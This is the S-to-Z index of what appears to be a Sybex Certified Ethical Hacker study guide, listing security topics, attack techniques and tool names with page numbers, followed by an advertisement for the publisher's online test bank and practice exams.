passive fingerprinting of OS, 147–149
performing idle scan, 142–143
SYN packet, TCP/IP suite, 47–48
SYN scan, 138–139
SYN sequence numbers, TCP/IP session hijacking, 344
SYN-ACK response
passive fingerprinting of OS, 147–149
performing idle scan, 142–143
performing stealth or half-open scan, 138–139
SYN attack/floods exploiting, 309
TCP three-way handshake and, 47–48
Sysinternals Suite, for lab testing, 571
SYSKEY, improving security of SAM, 209
Syslog, pentesting Android, 453
system (boot-sector) viruses, 229, 230
system account, processes in Windows, 164
system administrators
as targets of social engineers, 286
tendency to use backdoor accounts, 287
system fundamentals
backup/archiving, 63–64
DNS, 53
exam objectives, 39
hexadecimal vs. binary, 49–50
IP subnetting, 49
IPS and IDS, 57
network devices, 53–57
network security, 58–59
network topologies, 40–44
operating systems, 60–63
OSI model, 44–46
review, 64–65
review answers, 527–528
review questions, 66–69
TCP/IP ports, 50–53
TCP/IP suite, 47–48
System group, Windows, 165
system hacking
active online attacks, 202–203
authentication on Microsoft platforms, 209–213
covering tracks, 215–217
distributed network attacks, 205–206
executing applications, 213–214
in hacking process, 18
offline attacks, 203–205
options for obtaining passwords, 207–208

overview of, 194, 196
passive online attacks, 199–202
password cracking, 196–199, 208–209
as phase of ethical hacking, 102
planting backdoors, 214–215
previous phases of ethical hacking, 194–196
review, 217–218
review answers, 532–533
review questions, 219–221
system integrity verifier, 463
system knowledge, in contract content, 556
system weaknesses, penetration testing, 558

T

tables, SQL injection attack on, 399
tablets
bring your own device issues, 448–449
hacking with Pwn Pad, 430
using for lab testing, 574
tabular objects, MIB, 179
tailgating, mantraps preventing, 512–513
tandem testing, 552
Targa, DoS tool, 319
Target Corporation, data breach, 225, 489–490
target of evaluation (TOE), 13
targets
acquiring for SQL injection attack, 397–398
DoS, 308
of evaluation in contract, 555
intelligence gathering to define, 557
social engineering, 286–287
TCP (Transmission Control Protocol)
Connect scan, 138
defying detection by IDS, 476–477
flags, 137
port numbers, 169–170
service request floods exploiting, 309
session hijacking, 344–345, 346
at Transport layer of OSI model, 46
TCP three-way handshake
in blind hijacking, 341
checking status of ports, 135–136
descynchronizing connection, 343
DNS, 351
full-open scan completing, 138
overview of, 47–48
reading captured output of, 267
SYN attack/floods exploiting, 309
tcpdump, sniffer
defined, 259
packet sniffing in Linux, 264–266
sniffer tool for lab testing, 572
TCP/IP ports, 50–53
TCP/IP suite, 47–48, 333
TCPView, 242–243, 571
teams, incident response, 25
teardrop attack, as DoS attack, 310
technology
evolution of hacking in response to, 4
little impact on social engineering, 283
Teflon Oil Patch, distributing Trojans, 246
telephone calls, law enforcement and sniffing, 258
Telnet
banner grabbing with, 149–151
easy sniffing of, 258
enabling in modern Windows, 149
TCP 23 port for, 169
vulnerable to man-in-the middle attack, 200
telnet command, SNMP enumeration, 185
tension wrenches, lock picking, 514
Terminal Server User group, Windows, 165
terminology
footprinting, 106–107
wireless, 414
terrorism, and social engineering, 285
testing. *See* penetration (pen) testing
TFN2K, DDoS tool, 320
TGS (ticket-granting server), Kerberos, 211–212
TGT (ticket-granting ticket), Kerberos, 211–212
The Italian Job movie, social engineering in, 285
Onion Router (Tor), 154–155
theft of access, as cybercrime, 6
THE-SCAN wardialing program, 132
threats. *See also* vulnerabilities
Bluetooth, 432–433
BYOD, 448–449
caused by footprinting, 107
cloud security, 489–490, 491–493
defined, 13
mobile device, 441
modeling in penetration testing, 558–559
social engineering, 283, 293–294
web servers/applications. *See* web servers/applications, common flaws/attack methods
Wi-Fi. *See* Wi-Fi, threats
three-way handshake, TCP, 47–48
thumbprint, as one-way hash value, 87

ticket-granting server (TGS), Kerberos, 211–212
ticket-granting ticket (TGT), Kerberos, 211–212
time to live values. *See* TTL (time to live) values
timeframe
  in contract content, 555–556
  intelligence gathering for, 558
timeline of security incident, reporting, 32
timing, of penetration test, 555
TOE (target of evaluation), 13
tokens, supplementing passwords with, 504
ToneLoc wardialing program, 132
tools
  creating botnets, 318
  creating Trojans, 243–245
  DDoS, 320
  DoS, 319
  enumeration, 571
  evaluating when building lab, 566
  exploiting covert channels, 247–248
  hardware, 573–574
  installing, 570
  lock-picking, 514–515
  logging/event-viewing, 572
  password-cracking, 571
  scanner, 570–571
  sniffer, 259–260, 572
  wireless, 572
topologies, network, 40–44
Tor (The Onion Router), 154–155
Tracert utility
  finding IP address for website, 104–105
  footprinting using, 103
  gaining information about target's network, 120
traffic analysis, targeted Wi-Fi networks, 429–430
traffic filters, firewalls as, 468
traffic sniffing, 560
training
  as line of defense in security, 519
  in preventing social engineering, 292–293
  as social engineering countermeasure, 283–284
Transmission Control Protocol. *See* TCP (Transmission Control Protocol)
Transport layer, OSI model, 46
triage phase, incident response, 23
Trinoo, DDoS tool, 320
Triple DES (3DES) encryption, 78–79, 88
Tripwire, 217, 463
TRK (Trinity Rescue Kit), 213, 571
Trojan Construction Kit, 246
Trojan Man, 246
Trojans
  active online attacks via, 202
  backdoors, 246–247
  behaviors of, 238–239
  BO2K, 244–245
  construction kits, 246
  defined, 227
  detecting, 240–243
  distributing, 245–247
  social engineering via, 284, 293
  systems of behaviors, 238–239
  tools for creating, 243–245
  types of, 240
  unknowing victims of, 239–240
  using covert and overt channels, 239, 247
trust
  ethics and the law, 33
  social engineers preying on victim's, 114, 283, 284
trusted root CA, 85
TTL (time to live) values
  determining firewall configuration with Firewalk, 470–471
  determining firewall configuration with Nmap, 472–473
  firewalking and, 470
  passive fingerprinting of OS, 147–149
Twitter
  gathering information using, 288–289
  social engineering via, 114
TwoFish symmetric algorithm, 79
type mismatch, and error messages, 403

U

UAC (User Account Control), 60
Ubertooth One, for lab testing, 573
Ubuntu, overflowing CAM tables in, 271
UD100 Bluetooth adapter, extending range, 432
UDP (User Datagram Protocol)
  in fraggle attack, 310
  port numbers, 169–170
  in session hijacking, 352
  SNMP functioning with, 178
  at Transport layer of OSI model, 46
  UDP-based scans, 144–145

UDPFlood, DoS tool, 319
UID, Linux user account, 168
uniform resource identifier (URI), and web applications, 367
Universal Resource Locators. *See* URLs (Universal Resource Locators)
Unix OS enumeration, 180–182
unsafe site warning, heeding, 295
unvalidated redirects and forwards, attacks on web servers/applications, 376–377
updates
  Android Updates, 445
  lab testing, 569
  mobile device, 447, 455
  test setup, 568
  as vulnerability in Windows, 60
upload bombing, from scripting errors, 378
UPnP Scanner, pentesting Android, 451
URG flag
  defined, 137
  marking data as urgent, 477
  performing Xmas tree scan, 139–140
URI (uniform resource identifier), and web applications, 367
URLs (Universal Resource Locators)
  defying detection by firewall using IP address instead of, 478–479
  in directory traversal attacks, 382–383
  footprinting, 110–111
  session IDs embedded in, 336
U.S. Army, SQL injection attack on, 391
U.S. Code of Fair Information Practices, 1973, 33
U.S. Communications Assistance for Law Enforcement Act, 1994, 34
U.S. Computer Fraud and Abuse Act, 34, 226
U.S. Electronic Communications Privacy Act, 1986, 34
U.S. Kennedy - Kassebaum Health Insurance and Portability Accountability Act (HIPAA), 1966, 34
U.S. Medical Computer Crime Act, 1984, 34
U.S military files, 2002 hacking of, 5
U.S. National Information Infrastructure Protection Act, 1996, 34
U.S. Privacy Act, 1974, 34
USA Freedom Act, 227
USB (Universal Serial Bus)
  password theft, 207–208
  physical security of external drives, 506–507
USB Rubber Ducky
  hardware tool for lab testing, 573
  stealing passwords, 208
User Account Control (UAC), 60
User Datagram Protocol. *See* UDP (User Datagram Protocol)
user-installed applications, Android OS, 445
usernames
  cybercrime of stealing, 6
  Linux, 168
users
  Android OS security for, 443–444
  interaction with web servers, 360
  Linux, 168–169
  removing accounts in mopping up phase, 563
  SQL injection attacks on current, 399
  as targets of social engineers, 286
  vs. administrative account, 60
  Windows, 163–167

V

validation
  of certificates by CAs, 85
  input. *See* input validation
VBA (Visual Basic for Applications), macro viruses using, 230–231
Vega web application scanner, 384
vehicles, protecting facility against, 517
verbal agreements, never accepting from client, 14
version information, SQL injection attacks, 398
versions, SNMP, 178
vertical privilege escalation, 212
virtual machines. *See* VMs (virtual machines)
virtual private networks (VPNs), hardening network with, 273
virtualization
  advantages for testing, 566–567
  software options for building lab, 569
viruses
  creating, 232–233
  defined, 227
  detecting, 240–243
  kinds of, 230–232
  overview of, 228
  researching, 233–234
  understanding, 228–230
  as vulnerability in Mac OS X, 61–62
  as vulnerability in Windows, 61

Visual Basic for Applications (VBA), macro viruses using, 230–231
VMs (virtual machines)
creating test setup, 568
installing/configuring for lab, 570
in side channel attacks on cloud, 493
VMware Player, building lab, 569
VMware Workstation, building lab, 569
voice recognition, biometrics, 516
voiding warranty, by jailbreaking, 447
VPNs (virtual private networks), hardening network with, 273
VRFY command, SMTP enumeration, 185
vulnerabilities
Android OS, 62
bus topology, 42
cryptographic, 88–89
defined, 13
enterprise, 58–59
Linux OS, 62–63
Mac OS, 61–62
mobile device, 447–448
web servers/applications, 369–374
WEP, 419
Windows OS, 60–61
WPA, 422–423
WPA/WPA2, 424–425
vulnerability analysis phase, penetration testing, 559–560
vulnerability research, 21
vulnerability scanning, 129–130, 151–152

W

Wabbit virus, 229
`WAITFOR DELAY` command, blind SQL injection, 402
walls, securing physical area, 516–517
WAPs (wireless access points), hardening networks, 273
warballooning attacks, 426
warchalking, 426
warded locks, 513
wardialing, 131–132
wardriving attacks, 426, 429
warflying attacks, 426
warm sites, 27
warning banners, physical security via, 504–505
warranty, voiding via jailbreaking, 447
warwalking attacks, 426
WaveStumbler, 426
web applications, pentesting tools for Android, 453
web browsers
preventing session hijacking, 352
preventing social engineering, 294
preventing threats, 294–295
setting to use proxy, 154–155
web applications based on, 363–364
web servers/applications
Apache, 361–362
client/server and, 364–365
cloud technologies, 365–366
cookies, 367–368
databases linked to web applications, 395
DoS attacks against, 308
exploring client-server relationship, 360–361
IIS, 362–363
individuals interacting with, 360–361
layers of web applications, 366–367
methods of attacking, 375–384
overview of, 360–361
review, 384
review answers, 540–541
review questions, 385–388
session hijacking, 336–337
SQL injection and, 393–394
testing web applications, 383–384
vandalizing, 374–375
variations of, 363–364
web application components, 368–369
web servers, 361–363
web servers/applications, common flaws/attack methods
cross-site scripting, 376
directory traversal attacks, 381–383
encryption weaknesses, 380–381
input validation, 375–376
insecure logon systems, 377–378
misconfiguration, 375
protecting cookies, 379–380
scripting errors, 378
session management issues, 378–379
unvalidated redirects and forwards, 376–377
web servers/applications, vulnerabilities
banner grabbing, 373
buffer overflow, 370–371
DDoS attack, 371–372
DoS attack, 371

error messages, 374
flawed web design, 369–370
using ID Serve, 373–374
vandalizing web servers, 374–375
web services, signature wrapping attacks on, 493
web-based attacks, on mobile devices, 441
webcams, footprinting location data, 113
websites
footprinting public/restricted, 111–112
spyware delivery via, 236
wefi tool, wireless traffic analysis, 429
well-known ports, 51–52
WEP (Wired Equivalent Privacy) encryption
breaking, 419–420
cracking with Kali Linux, 420–422
defined, 417
overview of, 418–419
problems/vulnerabilities, 419
RC4 algorithm in, 79
risk mitigation, 425
white box pen tests, 15
white-box testing, 551
white-hat hackers, 9, 11
whitelists, thwarting SQL injection, 392, 404
whitespace, evading detection via liberal use of, 404
Whois tool, 119
WhoReadMe utility, 117
Wi-Fi
authentication modes, 416–417
at Data Link layer of OSI model, 45
overview, 410–411
as vulnerability in Mac OS X, 62
wireless standards in use, 412–413
Wi-Fi, hacking
authentication technologies, 418
choosing right wireless card, 430–431
fine print, 411–412
locating wireless networks, 429–430
mitgating WEP and WPA cracking, 425
overview of, 410, 425
preventing threats to, 295
review, 433–434
review answers, 542–543
review questions, 435–437
sniffing with Wireshark, 260–264
SSID, 413
terminology, 414
understanding wireless networks, 410
WEP encryption, 418–422
wireless antennas, 414–416
wireless encryption mechanisms, 417
WPA encryption, 422–425
Wi-Fi, pentesting tools for Android, 453–454
Wi-Fi, threats
ad hoc, 427
client misassociation, 428
honeyspot attacks, 428–429
jamming attacks, 428
MAC spoofing, 427
misconfiguration, 428
performing traffic analysis, 429–430
promiscuous client, 428
rogue access points, 426–427
wardriving, 426
ways to locate wireless networks, 429–430
WiFi Pineapple
hardware tool for lab testing, 573
as wireless honeyspot, 429
Wi-Fi Protected Access. *See* WPA (Wi-Fi Protected Access) encryption
WifiKill, pentesting Android, 453
Wifite, 424–425, 453
Wigle Wifi Wardriving, 429, 454
WikiLeaks, 307
windows, securing physical area, 517
Windows OS. *See also* Microsoft Windows OS
creating virus in Notepad, 233
disabling auditing in Security Log, 216
enumeration, 163–167
iPhone. *See also* mobile device security, 441
WinDump, sniffer, 259, 572
Wink, people search utility, 113
WinSSLMiM, 381
wire reinforced windows, 517
Wired Equivalent Privacy. *See* WEP (Wired Equivalent Privacy) encryption
wireless access points (WAPs), hardening networks, 273
wireless adapters, creating test setup, 568
wireless antennas, 414–416
wireless card
breaking WEP, 420–421
choosing right, 430–431
in promiscuous client attacks, 428
in wardriving attacks, 426

wireless connections, mobile device security issues, 447
wireless LANs (WLANs), accessing, 413
wireless networks. *See* Wi-Fi
wireless tools, for building lab, 572
Wireshark
  overview of, 260–264
  reading captured output of, 267–270
  as sniffer, 259, 572
  wireless traffic analysis, 430
Wit, Jan de, hacker, 5
WLANs (wireless LANs), accessing, 413
worms
  defined, 227
  first Internet, 5
  functions of computer, 235–236
  overview of, 234
  SQL Slammer worm, 234–235
  Stuxnet, 45
WPA (Wi-Fi Protected Access) encryption
  attacking, cracking, 424–425
  cracking, 422–424
  defined, 417
  overview of, 422
  risk mitigation, 425
WPA2 encryption
  attacking, cracking, 424–425
  defined, 417
  overview of, 424
  risk mitigation, 425
WPA2 Enterprise, 417, 424
WPA2-Personal, 424
WPScan, pentesting Android, 452–453
wrapper programs, distributing Trojans, 245–246

X

Xamarin Test Cloud, 496
Xmas tree scan, 136–137
XML (Extensible Markup Language), 493, 494
Xprobe, banner grabbing with, 150
XSS (cross-site scripting)
  application-level hijacking via, 339–340
  against cloud, 494
  against web server, 376

Y

Yagi (directional) antenna, 415
Yagi Antenna tool, 573

Z

Zabasearch, people search utility, 113, 297
Zanti (for mobile phones), 454, 570
Zenmap scanner, 571
zero day threat/vulnerability, 13
zeroization, cryptographic processes and, 508
Zimmermann, Philip, 93
Zombam.B, Trojan-creation tool, 243
zombies
  DDoS attack setup, 318–319
  performing idle scan, 142–143
zone transfers, DNS, 174–176

Comprehensive Online Learning Environment

Register on Sybex.com to gain access to the online interactive learning environment and test bank to help you study for your CEH certification - included with your purchase of this book!

The online tool includes:

- **Assessment Test** to help you focus your study to specific objectives
- **Chapter Tests** to reinforce what you learned
- **Practice Exams** to test your knowledge of the material
- **Electronic Flashcards** to reinforce your learning and provide last-minute test prep before the exam
- **Searchable Glossary** gives you instant access to the key terms you'll need to know for the exam

Go to `http://sybextestbanks.wiley.com` **to register and gain access to this comprehensive study tool package.**

Do you need more? If you are the type of learner who thrives on practice tests and need more tests than those included with this book at sybextestbanks.wiley.com, consider buying Sybex's new CEH: Certified Ethical Hacker Version 9 Practice Tests by Raymond Blockmon (ISBN: 978-1-119-25215-3). With 5 additional complete practice tests, there are more than enough tests for anyone to assess their readiness to sit for the CEH.



WILEY END USER LICENSE AGREEMENT

Go to www.wiley.com/go/eula to access Wiley’s ebook EULA.